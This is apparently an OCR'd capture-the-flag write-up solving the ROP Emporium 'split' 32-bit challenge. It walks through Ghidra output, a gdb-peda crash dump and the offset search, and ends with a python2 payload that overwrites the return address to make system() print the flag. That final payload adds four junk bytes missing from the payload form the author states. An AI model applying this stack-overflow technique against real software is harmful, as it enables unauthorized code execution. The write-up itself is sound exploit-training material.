
Challenge 2 - Split

Rahn Stavar

Write-up:

Like in challenge 1, the `NX` bit is set, and there some interesting function names:



Namely, `usefulFunction` and `pwnme`.
From Ghidra, `pwnme` looks like:

```
void pwnme(void)
{
  undefined local_2c [40];
  memset(local_2c,0,0x20);
  puts("Contriving a reason to ask user for data...");
  printf("> ");
  read(0,local_2c,0x60);
  puts("Thank you!");
  return;
}
```

It contains a buffer overflow vulnerability.
And `usefulFunction` looks like:

```
void usefulFunction(void)
{
  system("/bin/ls");
```

```
    return;
}
```

This *is* useful, as it has a call to `system()`, however it does not execute `/bin/cat flag.txt`, which is the goal. So I will need more in order to use this.
Some further recon in Ghidra reveals the exact string I need exists in the binary:

```
                    usefulString
0804a030 2f 62 69       ds          "/bin/cat flag.txt"
         6e 2f 63
         61 74 20 ...
```

So if I can pass this the the `system()` call in `usefulFunction` and get it to execute I win.
In the disassembly, I can see that the parameter is pushed onto the stack right before `system` is called:

```
08048615 68 0e 87       PUSH        s_/bin/ls_0804870e
         04 08
0804861a e8 c1 fd       CALL        <EXTERNAL>::system
         ff ff
```

So I just need the address of the `/bin/cat flag.txt` string to be on the top of the stack when `system` is called.
Now to create a payload, I need the offset of the return address from the buffer start.


```
Writing pattern of 100 chars to filename "pattern.txt"
gdb-peda$ r < pattern.txt
Starting program: /home/kali/ROPemporium/Ex2/split32 < pattern.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
split by ROP Emporium
x86

Contriving a reason to ask user for data...
> Thank you!

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

[----------------------------------registers-----------------------------------]
EAX: 0x0b ('\x0b')
EBX: 0xf7e1dff4 --> 0x21dd8c
ECX: 0xf7e1f9b8 --> 0x0
EDX: 0x0
ESI: 0x8048630 (<__libc_csu_init>:      push   ebp)
EDI: 0xf7ffcba0 --> 0x0
EBP: 0x41304141 ('AA0A')
ESP: 0xffffcfa0 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA\364\337\341\367F\205\004\b\001")
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414641
[------------------------------------stack-------------------------------------]
0000| 0xffffcfa0 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA\364\337\341\367F\205\004\b\001")
0004| 0xffffcfa4 ("AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA\364\337\341\367F\205\004\b\001")
0008| 0xffffcfa8 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA\364\337\341\367F\205\004\b\001")
0012| 0xffffcfac ("2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA\364\337\341\367F\205\004\b\001")
0016| 0xffffcfb0 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA\364\337\341\367F\205\004\b\001")
0020| 0xffffcfb4 ("A3AAIAAeAA4AAJAAfAA5AAKAAgAA\364\337\341\367F\205\004\b\001")
0024| 0xffffcfb8 ("IAAeAA4AAJAAfAA5AAKAAgAA\364\337\341\367F\205\004\b\001")
0028| 0xffffcfbc ("AA4AAJAAfAA5AAKAAgAA\364\337\341\367F\205\004\b\001")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414641 in ?? ()
gdb-peda$ pattern offset AFAA
AFAA found at offset: 44
```

The offset is the same as in Challenge 1, 44 bytes.

So the payload will be of the form:

```
(44 bytes of junk) + (address of call to system()) + (address of usefulString)
```

```
python2 -c 'print "\x00"*44 + "\x1a\x86\x04\x08" + "junk" + "\x30\xa0\x04\x08"' >
payload.txt
```



As shown in the above picture, using this payload, the exploit was successful and the flag was printed.